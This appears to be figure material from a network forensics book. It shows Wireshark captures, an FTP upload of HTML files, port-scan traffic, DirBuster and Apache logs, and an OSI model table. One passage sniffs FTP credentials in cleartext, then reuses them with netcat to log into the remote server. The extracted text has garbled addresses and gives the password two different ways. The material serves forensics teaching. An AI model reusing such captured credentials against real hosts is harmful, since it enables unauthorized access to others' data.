#
Key:0x4d832734 IP: 52.39.131.77, Name: tiles.r53-2.services.mozilla.com
Key:0x70fd1ec0 IP: 192.30.253.112, Name: github.com
Key:0x3527da2 IP: 162.125.82.3, Name: client.dropbox-dns.com
Key:0x1f7b1868 IP: 104.24.123.31, Name: certcollection.org
Key:0x3a1d9ac IP: 172.217.161.3, Name: ssl.gstatic.com
Key:0x32ab0732 IP: 50.7.171.50, Name: qihoo360.cdnvideo.ru
Key:0xcea6d9ac IP: 172.217.166.206, Name: plus.l.google.com
Key:0x6b6cc068 IP: 104.192.108.107, Name: 104.192.108.107
Key:0x16b1d322 IP: 34.211.177.22, Name: webextensions.settings.services.mozilla.com

```

104.192.108.107 address profile

Whois

Diagnostics

IP Whois

CHINA TELECOM (AMERICAS) CORPORATION CHINANET-LAX-IDC-2014 (NET-104-192-108-0-1) 104.192.108.0 - 104.192.111.255
Qihu 360 Inc. CTA-104-192-108-0-23 (NET-104-192-108-0-2) 104.192.108.0 - 104.192.109.255

Filter: Expression... Clear Apply Save VPS UpdateCheck Live Data Data(POST) HTTP UP Filet

802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...

Time	Source	Interval	Protocol	Source Port	Destination Port	Info
04:28:08.863604000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (text/css)
04:28:08.867206000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (application/javascript)
04:28:08.874429000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 200 OK (application/javascript)
04:28:09.044053000	104.24.121.103	192.168.1.5	HTTP	80	6989	HTTP/1.1 200 OK (application/font-woff)
04:28:09.048079000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 200 OK (application/font-woff)
04:28:09.049658000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (application/font-woff)
04:28:09.753431000	111.206.66.10	192.168.1.5	HTTP	80	6992	[TCP out-of-order] HTTP/1.1 200 OK (application/octet-stream)
04:28:09.792166000	111.206.66.10	192.168.1.5	HTTP	80	6991	[TCP out-of-order] HTTP/1.1 200 OK (application/octet-stream)
04:28:29.992001000	104.192.108.133	192.168.1.5	HTTP	80	6997	HTTP/1.1 200 OK (application/octet-stream)
04:28:36.206662000	104.192.108.133	192.168.1.5	HTTP	80	7000	HTTP/1.1 200 OK (application/octet-stream)
04:28:37.588120000	104.192.108.133	192.168.1.5	HTTP	80	7001	HTTP/1.1 200 OK (application/octet-stream)
04:28:45.499945000	104.192.108.133	192.168.1.5	HTTP	80	7008	HTTP/1.1 200 OK (application/octet-stream)
04:33:03.582669000	104.192.108.133	192.168.1.5	HTTP	80	7051	HTTP/1.1 200 OK (application/octet-stream)
04:33:06.242080000	104.192.108.133	192.168.1.5	HTTP	80	7056	HTTP/1.1 200 OK (application/octet-stream)
04:37:05.959866000	104.192.108.107	192.168.1.5	HTTP	80	7082	HTTP/1.1 200 OK (application/octet-stream)
04:37:41.495514000	13.35.190.163	192.168.1.5	HTTP	80	7089	HTTP/1.1 200 OK (application/octet-stream)
04:37:44.590761000	50.7.171.50	192.168.1.5	HTTP	80	7090	HTTP/1.1 200 OK (application/octet-stream)
04:38:52.687882000	36.110.236.239	192.168.1.5	HTTP/X0	80	7096	HTTP/1.1 200 OK [Malformed Packet]

Capture




Interface List

Live list of the capture interfaces
(counts incoming packets)



Start

Choose one or more interfaces to capture from, then **Start**



Capture Options

Start a capture with detailed options

Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info
182	0.000000	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
140	0.025473	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
141	0.061373	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
180	2.260952	192.168.76.131	117.18.237.29	HTTP	51652	80	GET /MFewT2BNMeswSTA3BgurDgHCgGUABTBL0V27RVz7L8duomS2FnyB45SPUEwQU5Z12MI3HmYsX2Bghun0z7orUETFACEA85tH
182	0.001561	Fe80::98ca:d52c:6ffff02::c		SSDP	49539	1900	M-SEARCH * HTTP/1.1
183	0.000229	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
184	0.014907	117.18.237.29	192.168.76.131	OCSP	80	51652	Response
218	0.728093	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
363	2.266679	Fe80::98ca:d52c:6ffff02::c		SSDP	49539	1900	M-SEARCH * HTTP/1.1
364	0.000289	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
534	3.029123	Fe80::98ca:d52c:6ffff02::c		SSDP	49539	1900	M-SEARCH * HTTP/1.1
535	0.000428	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
839	24.159910	Fe80::98ca:d52c:6ffff02::c		SSDP	49539	1900	M-SEARCH * HTTP/1.1
840	0.000274	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
853	0.014578	Fe80::98ca:d52c:6ffff02::c		SSDP	49539	1900	M-SEARCH * HTTP/1.1
906	0.000380	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
1064	3.002217	Fe80::98ca:d52c:6ffff02::c		SSDP	49539	1900	M-SEARCH * HTTP/1.1
1065	0.000256	192.168.76.131	239.255.255.250	SSDP	49541	1900	M-SEARCH * HTTP/1.1
1858	24.467894	192.168.76.131	8.253.181.235	HTTP	51702	80	GET /msdownload/update/v3/static/trustedr/en/pinrulesst1.cab7c349620299c55c14 HTTP/1.1
1864	0.321851	8.253.181.235	192.168.76.131	HTTP	80	51702	HTTP/1.1 304 Not Modified
1868	0.034516	192.168.76.131	8.253.181.235	HTTP	51702	80	GET /msdownload/update/v3/static/trustedr/en/disallowedcertst1.cab7b7c9442bd2a3fe18 HTTP/1.1
1874	0.171913	8.253.181.235	192.168.76.131	HTTP	80	51702	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
1976	0.714177	192.168.76.131	172.217.31.14	HTTP	51703	80	GET /GTSIG3/MEKwzBfMEMWQTA3BgurDgHCgGUABT72bJyJkmjx2jXwgnjKEaprsQud8k4ujpndnaxLckG0Iogfqz2Buk5
1982	0.010345	172.217.31.14	192.168.76.131	OCSP	80	51703	Response
2023	1.652017	192.168.76.131	8.253.181.235	HTTP	51705	80	GET /msdownload/update/v3/static/trustedr/en/pinrulesst1.cab736ad90bd4445724d HTTP/1.1
2032	0.239799	8.253.181.235	192.168.76.131	HTTP	80	51705	HTTP/1.1 304 Not Modified
2039	0.035317	192.168.76.131	8.253.181.235	HTTP	51705	80	GET /msdownload/update/v3/static/trustedr/en/disallowedcertst1.cab7883d59ef78c6c2e6 HTTP/1.1
2039	0.180772	8.253.181.235	192.168.76.131	HTTP	80	51705	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
2092	5.233444	192.168.76.131	117.18.237.29	HTTP	51706	80	GET /MFewT2BNMeswSTA3BgurDgHCgGUABTBL0V27RVz7L8duomS2FnyB45SPUEwQU5Z12MI3HmYsX2Bghun0z7orUETFACEA12v
2095	0.024119	117.18.237.29	192.168.76.131	OCSP	80	51706	Response
2177	8.065849	192.168.76.131	8.253.224.254	HTTP	51708	80	GET /msdownload/update/v3/static/trustedr/en/pinrulesst1.cab76b6a04ebb1975c4 HTTP/1.1
2185	0.255139	8.253.224.254	192.168.76.131	HTTP	80	51708	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)
2187	0.013679	192.168.76.131	8.253.224.254	HTTP	51708	80	GET /msdownload/update/v3/static/trustedr/en/disallowedcertst1.cab7acee35ea708372aa HTTP/1.1
2193	0.264187	8.253.224.254	192.168.76.131	HTTP	80	51708	HTTP/1.1 200 OK (application/vnd.ms-cab-compressed)

New.pcap [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: smtp Expression...

802.11 Channel: Channel Offset: FCS Filter: All Frames None

Number	Time	Source	Interval	Protocol	Source Port
--------	------	--------	----------	----------	-------------

File: "C:\Users\Apex\Desktop\New.pcap" 996 kB 00:0... Packets: 2... Profile: Default


No.	Time	Source	Destination	Protocol	Length	Info
4	0.611992	140.82.59.185	192.168.76.131	FTP	74	Response: 220 (vsFTPd 3.0.3)
6	0.612546	192.168.76.131	140.82.59.185	FTP	70	Request: USER test_user
8	0.019622	140.82.59.185	192.168.76.131	FTP	88	Response: 331 Please specify the password.
10	0.920487	192.168.76.131	140.82.59.185	FTP	70	Request: PASS Nipung123
12	1.328492	140.82.59.185	192.168.76.131	FTP	77	Response: 230 Login successful.
14	1.329396	192.168.76.131	140.82.59.185	FTP	64	Request: CWD Test
16	1.843427	140.82.59.185	192.168.76.131	FTP	91	Response: 250 Directory successfully changed.
18	1.847684	192.168.76.131	140.82.59.185	FTP	62	Request: TYPE I
20	2.148600	140.82.59.185	192.168.76.131	FTP	85	Response: 200 Switching to Binary mode.
22	2.152363	192.168.76.131	140.82.59.185	FTP	60	Request: PASV
24	2.455566	140.82.59.185	192.168.76.131	FTP	106	Response: 227 Entering Passive Mode (140,82,59,185,113,161).
29	2.659743	192.168.76.131	140.82.59.185	FTP	89	Request: STOR Web_2018-11-28_01-52-46.html
31	3.069491	140.82.59.185	192.168.76.131	FTP	76	Response: 150 Ok to send data.
39	3.580329	140.82.59.185	192.168.76.131	FTP	78	Response: 226 Transfer complete.
48	34.199491	140.82.59.185	192.168.76.131	FTP	74	Response: 220 (vsFTPd 3.0.3)
50	34.200017	192.168.76.131	140.82.59.185	FTP	70	Request: USER test_user
52	34.506703	140.82.59.185	192.168.76.131	FTP	88	Response: 331 Please specify the password.
54	34.507169	192.168.76.131	140.82.59.185	FTP	70	Request: PASS Nipung123
56	34.814148	140.82.59.185	192.168.76.131	FTP	77	Response: 230 Login successful.
58	34.814547	192.168.76.131	140.82.59.185	FTP	64	Request: CWD Test
60	35.121143	140.82.59.185	192.168.76.131	FTP	91	Response: 250 Directory successfully changed.
62	35.121783	192.168.76.131	140.82.59.185	FTP	62	Request: TYPE I
64	35.428375	140.82.59.185	192.168.76.131	FTP	85	Response: 200 Switching to Binary mode.
66	35.429087	192.168.76.131	140.82.59.185	FTP	60	Request: PASV
68	35.735587	140.82.59.185	192.168.76.131	FTP	105	Response: 227 Entering Passive Mode (140,82,59,185,233,96).


▶ Frame 10: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on 0
 ▶ Ethernet II, Src: Vmware_ae:bf:e3 (00:0c:29:ae:bf:e3), Dst: Vmware_f6:76:7c (00:50:56:f6:76:7c)
 ▶ Internet Protocol Version 4, Src: 192.168.76.131, Dst: 140.82.59.185
 ▶ Transmission Control Protocol, Src Port: 51361, Dst Port: 21, Seq: 17, Ack: 55, Len: 16
 ▶ File Transfer Protocol (FTP)
 [Current working directory:]



```

0000  00 50 56 f6 7c 00 0c 29 ae bf e3 00 00 45 00  -PV-v[... ].....E-
0010  00 38 3d 5c 40 00 06 e8 2c c0 a8 4c 83 8c 52  -8=\@ . . . .L-R
0020  3b b9 c8 a1 00 15 aa 42 02 52 d6 b7 92 1a 50 18  -;...B#R...P
0030  ff ff 0a 37 00 00 50 41 53 53 20 4e 69 70 75 6e  -...7...PA SS Nipun
0040  40 31 32 33 0d 0a                                @123...
  
```


File Transfer Protocol (FTP), Protocol Packets: 88 - Displayed: 26 (31.8%) Profile: Default







Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp
1101	Microsoft IT TLS CA 5[4].cer	cer	1 464 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51680	TlsCertificate	2018-11-29 05:58:13 U
1107	Microsoft IT TLS CA 5[5].cer	cer	1 464 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51683	TlsCertificate	2018-11-29 05:58:13 U
1112	Microsoft IT TLS CA 5[6].cer	cer	1 464 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51685	TlsCertificate	2018-11-29 05:58:13 U
1133	Microsoft IT TLS CA 5[7].cer	cer	1 464 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51682	TlsCertificate	2018-11-29 05:58:13 U
1155	Microsoft IT TLS CA 5[8].cer	cer	1 464 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51687	TlsCertificate	2018-11-29 05:58:13 U
1226	Microsoft IT TLS CA 5[9].cer	cer	1 464 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51688	TlsCertificate	2018-11-29 05:58:13 U
319	Microsoft Secure Server CA 2.cer	cer	1 756 B	52.114.128.43 [pncollector.cloudapp.ana.akadns.net] [v1...	TCP 443	192.168.76.131 (Windows)	TCP 51655	TlsCertificate	2018-11-29 05:57:39 U
824	Microsoft Secure Server CA 2.cer	cer	1 756 B	52.114.128.43 [pncollector.cloudapp.ana.akadns.net] [v10...	TCP 443	192.168.76.131 (Windows)	TCP 51671	TlsCertificate	2018-11-29 05:58:05 U
368	Microsoft Secure Server CA 2[1].cer	cer	1 756 B	52.114.128.43 [pncollector.cloudapp.ana.akadns.net] [v1...	TCP 443	192.168.76.131 (Windows)	TCP 51658	TlsCertificate	2018-11-29 05:57:40 U
396	Microsoft Secure Server CA 2[2].cer	cer	1 756 B	52.114.128.43 [pncollector.cloudapp.ana.akadns.net] [v1...	TCP 443	192.168.76.131 (Windows)	TCP 51659	TlsCertificate	2018-11-29 05:57:41 U
781	Microsoft Update Secure Serv cer	cer	1 796 B	13.78.168.230 [pncollector.cloudapp.ana.akadns.net] [v1...	TCP 443	192.168.76.131 (Windows)	TCP 51670	TlsCertificate	2018-11-29 05:57:58 U
276	msedge.net.cer	cer	2 011 B	52.232.69.150 [vip5.afdorigin.prod-am02.afdogw.com] [afd...	TCP 443	192.168.76.131 (Windows)	TCP 51653	TlsCertificate	2018-11-29 05:57:38 U
929	msn.com.cer	cer	1 734 B	204.79.197.203 [a-0003.a-msedge.net] [www.msn-com.a-0...	TCP 443	192.168.76.131 (Windows)	TCP 51674	TlsCertificate	2018-11-29 05:58:13 U
2117	msn.com[1].cer	cer	1 734 B	204.79.197.203 [a-0003.a-msedge.net] [www.msn-com.a-0...	TCP 443	192.168.76.131 (Windows)	TCP 51707	TlsCertificate	2018-11-29 05:58:50 U
341	nexus.officeapps.live.com.cer	cer	1 892 B	52.109.120.21 [prod-w-nexus.live.com.akadns.net] [nexus...	TCP 443	192.168.76.131 (Windows)	TCP 51656	TlsCertificate	2018-11-29 05:57:39 U
681	nexusurl.officeapps.live.com.cer	cer	1 859 B	52.109.76.32 [prod.nexusurl.officeapps.live.com.akadns.net] [nexus...	TCP 443	192.168.76.131 (Windows)	TCP 51665	TlsCertificate	2018-11-29 05:57:48 U
2177	pinrulestl.cab	cab	7 796 B	8.253.224.254 [au.download.windowsupdate.com.c.footpri...	TCP 80	192.168.76.131 (Windows)	TCP 51708	HttpGetNormal	2018-11-29 05:58:54 U
1693	settings.data.microsoft.com.cer	cer	2 288 B	52.175.39.99 [hk2.eap.settings.data.microsoft.com.akadns...	TCP 443	192.168.76.131 (Windows)	TCP 51695	TlsCertificate	2018-11-29 05:58:29 U
781	sls.update.microsoft.com.cer	cer	1 695 B	13.78.168.230 [pncollector.cloudapp.ana.akadns.net] [v1...	TCP 443	192.168.76.131 (Windows)	TCP 51670	TlsCertificate	2018-11-29 05:57:58 U
1400	udc.msn.com.cer	cer	1 823 B	23.99.125.55 [jcoeft-prod-fe-eastasia.cloudapp.net] [jcoeft...	TCP 443	192.168.76.131 (Windows)	TCP 51690	TlsCertificate	2018-11-29 05:58:13 U
1570	vo.msecdnd.net.cer	cer	4 235 B	117.18.232.200 [cs9.wpc.v0cdn.net] [e9comview.vo.mse...	TCP 443	192.168.76.131 (Windows)	TCP 51691	TlsCertificate	2018-11-29 05:58:24 U
1866	Web_2018-11-29_11-28-13.html	html	621 B	192.168.76.131 (Windows)	TCP 51701	140.82.59.185 (Windows)	TCP 5142	FTP	2018-11-29 05:58:38 U
41	wms.windows.com.cer	cer	1 720 B	52.230.85.180 [qg2p.wms.notify.windows.com.akadns.net] [...	TCP 443	192.168.76.131 (Windows)	TCP 51649	TlsCertificate	2018-11-29 05:57:33 U
881	wms.windows.com.cer	cer	1 720 B	52.230.3.194 [qg2p.wms.notify.windows.com.akadns.net] [...	TCP 443	192.168.76.131 (Windows)	TCP 51672	TlsCertificate	2018-11-29 05:58:09 U
93	wms.windows.com[1].cer	cer	1 720 B	52.230.85.180 [qg2p.wms.notify.windows.com.akadns.net] [...	TCP 443	192.168.76.131 (Windows)	TCP 51650	TlsCertificate	2018-11-29 05:57:33 U
1072	www.bing.com.cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51676	TlsCertificate	2018-11-29 05:58:13 U
1077	www.bing.com[1].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51678	TlsCertificate	2018-11-29 05:58:13 U
1236	www.bing.com[10].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51684	TlsCertificate	2018-11-29 05:58:13 U
1084	www.bing.com[2].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51679	TlsCertificate	2018-11-29 05:58:13 U
1090	www.bing.com[3].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51681	TlsCertificate	2018-11-29 05:58:13 U
1101	www.bing.com[4].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51680	TlsCertificate	2018-11-29 05:58:13 U
1107	www.bing.com[5].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51683	TlsCertificate	2018-11-29 05:58:13 U
1112	www.bing.com[6].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51685	TlsCertificate	2018-11-29 05:58:13 U
1133	www.bing.com[7].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51682	TlsCertificate	2018-11-29 05:58:13 U
1155	www.bing.com[8].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51687	TlsCertificate	2018-11-29 05:58:13 U
1226	www.bing.com[9].cer	cer	3 078 B	13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-fdentry.n...	TCP 443	192.168.76.131 (Windows)	TCP 51688	TlsCertificate	2018-11-29 05:58:13 U



```

root@kali:~/fbctf# nc 140.82.59.185 21
220 (vsFTPd 3.0.3)
help
530 Please login with USER and PASS.
USER test_user
331 Please specify the password.
PASS Nipun@123
230 Login successful.

```

Overview		File Transfer	
/ > Test			
Na... ^	Name	Size	Date
..	..		
7	Jo	4 KB	27-Nov-2018 at 8:02:...
aç	John	4 KB	20-Dec-2018 at 8:18:...
Di	App_2018-11-28_01-40-34.html	1 KB	27-Nov-2018 at 8:22:...
fa	App_2018-11-28_14-48-20.html	647 bytes	28-Nov-2018 at 9:18:...

Overview		File Transfer	
/ > Test > John			
Na... ^	Name		
..	..		
7	John_Langley_Resume_Updated.pdf		
aç			
Di			
fa			
Ir			
Ka			

9	0.001913	172.16.0.8	64.13.134.52	TCP	58	36050	53	36050 → 53 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
10	0.001965	172.16.0.8	64.13.134.52	TCP	58	36050	5900	36050 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.063797	64.13.134.52	172.16.0.8	TCP	60	53	36050	53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
12	0.065271	172.16.0.8	64.13.134.52	TCP	58	36050	21	36050 → 21 [SYN] Seq=0 Win=4096 Len=0 MSS=1460
13	0.065341	172.16.0.8	64.13.134.52	TCP	58	36050	113	36050 → 113 [SYN] Seq=0 Win=4096 Len=0 MSS=1460
14	0.126832	64.13.134.52	172.16.0.8	TCP	60	113	36050	113 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	0.129000	172.16.0.8	64.13.134.52	TCP	58	36050	80	36050 → 80 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
16	0.129075	172.16.0.8	64.13.134.52	TCP	58	36050	139	36050 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.189975	64.13.134.52	172.16.0.8	TCP	60	80	36050	80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
18	0.191518	172.16.0.8	64.13.134.52	TCP	58	36050	3389	36050 → 3389 [SYN] Seq=0 Win=3072 Len=0 MSS=1460


No.	A	Time	Source	Destination	Protocol	Length	Source Port	Port	New Column
11	0.063797		64.13.134.52	172.16.0.8	TCP	60	53	36050	53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
14	0.126832		64.13.134.52	172.16.0.8	TCP	60	113	36050	113 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	0.189975		64.13.134.52	172.16.0.8	TCP	60	80	36050	80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
46	1.465661		64.13.134.52	172.16.0.8	TCP	60	22	36050	22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
47	1.465899		64.13.134.52	172.16.0.8	TCP	60	25	36050	25 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
118	1.818587		64.13.134.52	172.16.0.8	TCP	60	31337	36050	31337 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
529	3.063375		64.13.134.52	172.16.0.8	TCP	60	53	36050	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
571	3.132151		64.13.134.52	172.16.0.8	TCP	60	113	36061	113 → 36061 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
632	3.187263		64.13.134.52	172.16.0.8	TCP	60	80	36050	[TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
1233	4.077986		64.13.134.52	172.16.0.8	TCP	60	70	36050	70 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1963	5.063418		64.13.134.52	172.16.0.8	TCP	60	22	36050	[TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2006	9.071680		64.13.134.52	172.16.0.8	TCP	60	53	36050	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2007	9.387931		64.13.134.52	172.16.0.8	TCP	60	80	36050	[TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2008	11.064190		64.13.134.52	172.16.0.8	TCP	60	22	36050	[TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2009	21.093215		64.13.134.52	172.16.0.8	TCP	60	53	36050	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2010	21.401180		64.13.134.52	172.16.0.8	TCP	60	80	36050	[TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2011	23.085343		64.13.134.52	172.16.0.8	TCP	60	22	36050	[TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380

Chapter 2: Technical Concepts and Acquiring Evidence

7	Application
6	Presentation
5	Session
4	Transport
3	Network
2	Data Link
1	Physical


OSI VS TCP/IP

7	Application	HTTP, FTP, DHCP	Application	4
6	Presentation			
5	Session			
4	Transport	TCP/ UDP	Transport	3
3	Network	IP, ARP	Internet	2
2	Data Link	Ethernet	Network Access Layer	
1	Physical			



```
192.168.174.1 - - [29/Dec/2018:10:13:23 -0500] "GET /site/thefuck.php HTTP/1.1" 403 523 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0"
192.168.174.1 - - [29/Dec/2018:10:13:27 -0500] "GET /site/hack HTTP/1.1" 403 515 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD / HTTP/1.1" 200 255 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "GET /thereIsNoWayThat-You-CanBeThere/ HTTP/1.1" 404 472 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "GET / HTTP/1.1" 200 11010 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /index/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /warez/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /crack/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /2006/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /images/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /general/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /dir/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /pics/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /signup/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /solutions/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
192.168.174.1 - - [29/Dec/2018:10:14:55 -0500] "HEAD /map/ HTTP/1.1" 404 140 "-" "DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
```

```
access to /site/eeye.php denied (filesystem path '/var/www/html/site/eeye.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845204 2018] [core:error] [pid 13518] (13)Permission denied: [client 192.168.174.1:12168] AH00035: access to /site/1941.php denied (filesystem path '/var/www/html/site/1941.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845206 2018] [core:error] [pid 13476] (13)Permission denied: [client 192.168.174.1:12161] AH00035: access to /site/1174.php denied (filesystem path '/var/www/html/site/1174.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845230 2018] [core:error] [pid 13592] (13)Permission denied: [client 192.168.174.1:12151] AH00035: access to /site/1812.php denied (filesystem path '/var/www/html/site/1812.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845259 2018] [core:error] [pid 13460] (13)Permission denied: [client 192.168.174.1:12149] AH00035: access to /site/1560.php denied (filesystem path '/var/www/html/site/1560.php') because search permissions are missing on a component of the path
[Sat Dec 29 10:16:47.845317 2018] [core:error] [pid 13637] (13)Permission denied: [client 192.168.174.1:12141] AH00035: access to /site/1149.php denied (filesystem path '/var/www/html/site/1149.php') because search permissions are missing on a component of the path
